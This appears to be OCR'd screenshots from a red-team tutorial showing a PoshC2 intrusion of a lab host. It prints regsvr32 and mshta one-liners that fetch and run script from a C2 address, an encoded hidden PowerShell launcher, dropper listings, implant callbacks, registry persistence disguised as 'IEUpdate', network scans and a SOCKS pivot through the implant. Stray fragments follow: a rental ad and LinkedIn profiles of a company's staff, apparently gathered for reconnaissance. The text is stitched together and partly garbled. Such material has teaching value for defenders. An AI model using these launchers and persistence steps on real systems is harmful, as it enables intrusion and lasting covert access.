HTA Payload written to: /var/poshc2/Book_ENT-C2/payloads/Launcher.hta

regsvr32 /s /n /u /i:https://222.222.222.222/TOS/_rg scrobj.dll

mshta.exe vbscript:GetObject("script:https://222.222.222.222/TOS/_cs")(window.close)

Payloads/droppers using shellcode:
==================================
C# Powershell v2 EXE written to: /var/poshc2/Book_ENT-C2/payloads/dropper_cs_ps_v2.exe
C# Powershell v4 EXE written to: /var/poshc2/Book_ENT-C2/payloads/dropper_cs_ps_v4.exe
C# Dropper EXE written to: /var/poshc2/Book_ENT-C2/payloads/dropper_cs.exe
C# PBind Powershell v4 EXE written to: /var/poshc2/Book_ENT-C2/payloads/dropper_cs_ps_pbind_v4.exe
C# PBind Dropper EXE written to: /var/poshc2/Book_ENT-C2/payloads/pbind_cs.exe
C# FComm Dropper EXE written to: /var/poshc2/Book_ENT-C2/payloads/fcomm_cs.exe

C++ DLL that loads CLR v2.0.50727 or v4.0.30319 - DLL Export (VoidFunc):
Payload written to: /var/poshc2/Book_ENT-C2/payloads/Posh_v2_x86.dll
Payload written to: /var/poshc2/Book_ENT-C2/payloads/Posh_v2_x64.dll
Payload written to: /var/poshc2/Book_ENT-C2/payloads/Posh_v4_x86.dll
Payload written to: /var/poshc2/Book_ENT-C2/payloads/Posh_v4_x64.dll
Payload written to: /var/poshc2/Book_ENT-C2/payloads/Sharp_v4_x86.dll
Payload written to: /var/poshc2/Book_ENT-C2/payloads/Sharp_v4_x64.dll
Payload written to: /var/poshc2/Book_ENT-C2/payloads/PBind_v4_x86.dll
Payload written to: /var/poshc2/Book_ENT-C2/payloads/PBind_v4_x64.dll
Payload written to: /var/poshc2/Book_ENT-C2/payloads/PBindSharp_v4_x86.dll
Payload written to: /var/poshc2/Book_ENT-C2/payloads/PBindSharp_v4_x64.dll
Payload written to: /var/poshc2/Book_ENT-C2/payloads/FCommSharp_v4_x86.dll
Payload written to: /var/poshc2/Book_ENT-C2/payloads/FCommSharp_v4_x64.dll
```




```
Sharp_v4_dropper_x64.c              2021-02-24 18:06 706K
Sharp_v4_dropper_x64.exe            2021-02-24 18:06 284K
Sharp_v4_dropper_x86.c              2021-02-24 18:06 657K
Sharp_v4_dropper_x86.exe            2021-02-24 18:06 250K
Sharp_v4_msbuild.xml                2021-02-24 18:06 421K
Sharp_v4_x64.dll                    2021-02-24 18:06 160K
Sharp_v4_x64_Shellcode.b64          2021-02-24 18:06 217K
Sharp_v4_x64_Shellcode.bin          2021-02-24 18:06 163K
Sharp_v4_x86.dll                    2021-02-24 18:06 149K
Sharp_v4_x86_Shellcode.b64          2021-02-24 18:06 202K
Sharp_v4_x86_Shellcode.bin          2021-02-24 18:06 152K
aes.py                              2021-02-24 18:06  66K
cs_sct.xml                          2021-02-24 18:06 6.7K
dropper.cs                          2021-02-24 18:06  18K
dropper_cs.exe                      2021-02-24 18:06  18K
dropper_cs_ps_pbind_v4.exe          2021-02-24 18:06  18K
dropper_cs_ps_v2.exe                2021-02-24 18:06  15K
dropper_cs_ps_v4.exe                2021-02-24 18:06  15K
fcomm.cs                            2021-02-24 18:06  20K
fcomm_cs.exe                        2021-02-24 18:06  14K
macro.txt                           2021-02-24 18:06 9.2K
payload.bat                         2021-02-24 18:06 6.5K
payload.txt                         2021-02-24 18:06 3.6K
pbind.cs                            2021-02-24 18:06  16K
pbind_cs.exe                        2021-02-24 18:06  12K
py_dropper.py                       2021-02-24 18:06 2.3K
py_dropper.sh                       2021-02-24 18:06 2.3K
rg_sct.xml                          2021-02-24 18:06 6.8K
```

Apache/2.4.46 (Debian) Server at 222.222.222.222 Port 80




```
py_dropper.py          2021-02-24 18:06  2.3K
py_dropper.sh          2021-02-24 18:06  2.3K
rg_sct.xml
Apache/2.4.46
```


The payload.bat download has completed.




```
powershell -exec bypass -Noninteractive -windowstyle hidden -e SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAASQBPAC4AUwB0
wBpAFQAUgB0AEgAOQBJAEMAMgAzAGoAVQAyAFoAegBvAFgARwBYADAAbwB3AGcAYQBLAEQAbwAzAFkAYwBmAFAATwBtAFoAWgBaAGoAQgBhAFIANgBP
gA5AHYAdABTADgAcQBDAEcARABZADEAQwBDAE8ARQBRAFoAagBvAGQAeABCAFkAVwBSADQAbABBADcAdwBHAGwAeQBwAEcAcABBAE4AOABVAFgAVABr
ABqADIAeABzAGEARQBJAHoASQBCAEsAUABqAFcARgBXAFEATwBKAFkAbABwAEEAYQA0AEsAeQBBAFYAQgBVAFIATgBzADAAbgBLAGEAZgBSAGgAOABN
gBhAHoAcwAxAGUAUQBmAHQARABhAEIANABKAFgAQQBxAFcAawBxADEAbABkAGIAUwBqAGcAMAA3AFMAMwBUAE8ASwAzAGEAcgBvAHcASwB4AEcAdgBK
wA4AHMAdgBPAE4ARgBIAHYAVABIADkAeABHADMAZQBIAHcAZAB2AEQAMwAyAFMAQwA2ADYAbwAyADYAMAB1AGoAagBvAE4AdgB4AGMAcABGADAAVwBt
gBzAFcAUwBPAGEAVQBqAEUAWABPAGoAeABvAG8AcwBPADIAbwBWAHMANwB2AFEAVQBUAEcAbwB3ADQAYQBwAHIAagBZAGkAWQBRACsAMABoAFEAZABY
```




```
CONNECT URL: /babel-polyfill/6.3.14/polyfill.min.js=/
QUICKCOMMAND URL: TOS/
WEBSERVER Log: /var/poshc2/Book_ENT-C2/webserver.log

PayloadCommsHost: "https://222.222.222.222"
DomainFrontHeader: ""

Wed Feb 24 18:02:35 2021 PoshC2 Server Started - 222.222.222.222:443

Kill Date is - 2999-12-01 - expires in 357487 days


[1] New PS implant connected: (uri=Y6MBFHAmxeNaAA6 key=kaMo0+f8w3a4MQ6ERqmDWIV3vi/KvTh5wh/tSdg3X1A=)
10.0.0.157:49886 | Time:2021-02-24 18:22:53 | PID:6168 | Sleep:5s | reports_user @ TEST_REPORTSSER (AMD64) | URL: default
```




```
=============== PoshC2 v7.3.1 (a119f79 2021-02-16 14:55:44) ===============

User: pac

[8] : Seen:2021-02-24 19:56:17 | PID:3728  | 5s | URLID: 1 | TEST_REPORTSSER\reports_user @ TEST_REPORTS
SER (AMD64) PS

Select ImplantID or ALL or Comma Separated List (Enter to refresh)::
```



```
Task 00005 (pac) issued against implant 8 on host TEST_REPORTSSER\reports_user @ TEST_REPORTSSER (2021-02-25 09:10:40)
install-persistence


Task 00005 (pac) returned against implant 8 on host TEST_REPORTSSER\reports_user @ TEST_REPORTSSER (2021-02-25 09:10:40

Successfully installed persistence:
 Regkey: HKCU\Software\Microsoft\Windows\currentversion\run\IEUpdate
 Regkey2: HKCU\Software\Microsoft\Windows\currentversion\themes\Wallpaper777
```



```
Task 00034 (pac) returned against implant 12 on host TEST_REPORTSSER\reports_user

[+] Loading Assembly using System.Reflection

[+] Arpscan against: 10.0.0.157/24

Key        Value
---        -----
10.0.0.1   00:0c:29:26:84:05
10.0.0.100 00:0c:29:f3:30:08
10.0.0.110 00:0c:29:78:67:1b
10.0.0.120 00:0c:29:2f:0c:08
10.0.0.130 00:0c:29:87:c4:d8
10.0.0.151 00:0c:29:09:7e:1a
10.0.0.152 00:0c:29:38:47:44
10.0.0.155 00:0c:29:e6:d9:fa
10.0.0.157 00:0c:29:40:2a:f8
10.0.0.200 00:0c:29:95:45:d9
10.0.0.201 00:0c:29:e4:a8:21
10.0.0.202 00:0c:29:d4:66:06
```




Find MAC Address Vendors. Now.


Enter a MAC Address

00:0c:29:26:84:05

VMware, Inc.



```
Task 00036 (pac) returned against implant 12 on host TEST_REPORTSSER\reports_user @ TEST_REPORTSSER

[+] Loading Assembly v4
[-] Scanning the ports 1-1000 against 1 hosts with delay 0s
[-] Start time: 2/27/2021 10:52:17 AM
[+] Port Open 10.0.0.100:53
[+] Port Open 10.0.0.100:88
[+] Port Open 10.0.0.100:135
[+] Port Open 10.0.0.100:139
[+] Port Open 10.0.0.100:445
[+] Port Open 10.0.0.100:389
[+] Port Open 10.0.0.100:464
[+] Port Open 10.0.0.100:593
[+] Port Open 10.0.0.100:636
[+] End time: 2/27/2021 10:52:38 AM
[+] Results:[IP]
PORT     STATUS
[10.0.0.100]
53/tcp          OPEN
88/tcp          OPEN
135/tcp         OPEN
139/tcp         OPEN
445/tcp         OPEN
389/tcp         OPEN
464/tcp         OPEN
593/tcp         OPEN
636/tcp         OPEN
```




```
┌──(pac㉿KVM0101011)-[~]
└─$ sharpsocks -c=CzHoiltTwOXskYgFfKNRnjcGf -k=kVdBnq8OMGg7uQz0Osh0nS78nd5hJKrwRhExoVJA21c=
--verbose -l=http://127.0.0.1:49031
SharpsSOCKS .net core
v0.1
by Rob Maslen (2019)
=================

[2/27/21 11:02:20 AM][!] Defaulting Socket Timeout to 120s

[x] to quit

[2/27/21 11:02:20 AM][!] Public key for USING DEBUG SIMPLE ENCRYPTOR
[2/27/21 11:02:20 AM][!] C2 HTTP processor listening on http://127.0.0.1:49031/
[2/27/21 11:02:20 AM][!] Wait for Implant TCP Connect before SOCKS Proxy response is on
[2/27/21 11:02:20 AM][!] Waiting for command channel before starting SOCKS proxy
CzHoiltTwOXskYgFfKNRnjcGf nochange
[2/27/21 11:02:31 AM][!] Socks proxy listening started on 0.0.0.0:43334
CzHoiltTwOXskYgFfKNRnjcGf nochange
CzHoiltTwOXskYgFfKNRnjcGf nochange
CzHoiltTwOXskYgFfKNRnjcGf nochange
CzHoiltTwOXskYgFfKNRnjcGf nochange
CzHoiltTwOXskYgFfKNRnjcGf nochange
CzHoiltTwOXskYgFfKNRnjcGf nochange
CzHoiltTwOXskYgFfKNRnjcGf nochange
CzHoiltTwOXskYgFfKNRnjcGf nochange
```

```
 GNU nano 5.4                          /etc/proxychains.conf *
#        Examples:
#
#[redacted]          socks5  192.168.67.78   1080    lamer   secret
#                    http    192.168.89.3    8080    justu   hidden
#       [redacted]   socks4  192.168.1.49    1080
#                    http    192.168.39.93   8080
#
#
#       proxy types: http, socks4, socks5
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4 localhost 43334

                                  [ Read 65 lines ]
^G Help         ^O Write Out    ^W Where Is     ^K Cut          ^T Exe
^X Exit         ^R Read File    ^\ Replace      ^U Paste        ^J Jus
```

```
Task 00040 (pac) returned against implant 12 on host TEST_REPORTSSER\reports_user @ TEST_R
EPORTSSER (2021-02-27 11:02:32)

[-] Loading Assemblies

[+] SharpSocks client Started!

URLs:
https://222.222.222.222/vfe01s/1/vsopts.js/
https://222.222.222.222/advanced_search/
Channel: CzHoiltTwOXskYgFfKNRnjcGf
Key being used: kVdBnq8OMGg7uQz0Osh0nS78nd5hJKrwRhExoVJA21c=
Beacon: 1000
Cookies: ASP.NET_SessionId __RequestVerificationToken
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck
o) Chrome/60.0.3112.78 Safari/537.36
```

```
TEST_REPORTSSER\reports_user @ TEST_REPORTSSER (PID:5976)
PS 12> sharpsocks

If using Docker, change the SocksHost to be the IP of the PoshC2 Se
sharpsocks -t latest -s "-c=CzHoiltTwOXskYgFfKNRnjcGf -k=kVdBnq8OMG

Else

sharpsocks -c=CzHoiltTwOXskYgFfKNRnjcGf -k=kVdBnq8OMGg7uQz0Osh0nS78

Are you ready to start the SharpSocks in the implant? (Y/n) Y

TEST_REPORTSSER\reports_user @ TEST_REPORTSSER (PID:5976)
PS 12> 
```



Earn extra monthly income - 3-bedroom US Vrbo listings earn $1,824 a month


About 58,000 results

Ann Harbor • 3rd+
z/OS systems Engineer at Company Z
Riverview, MI


Mark Gibson
SYSTEM ENGINEER at Company Z
Thailand

Joe Smith • 3rd+
System Capability Engineer at Company Z
Centerburg, OH

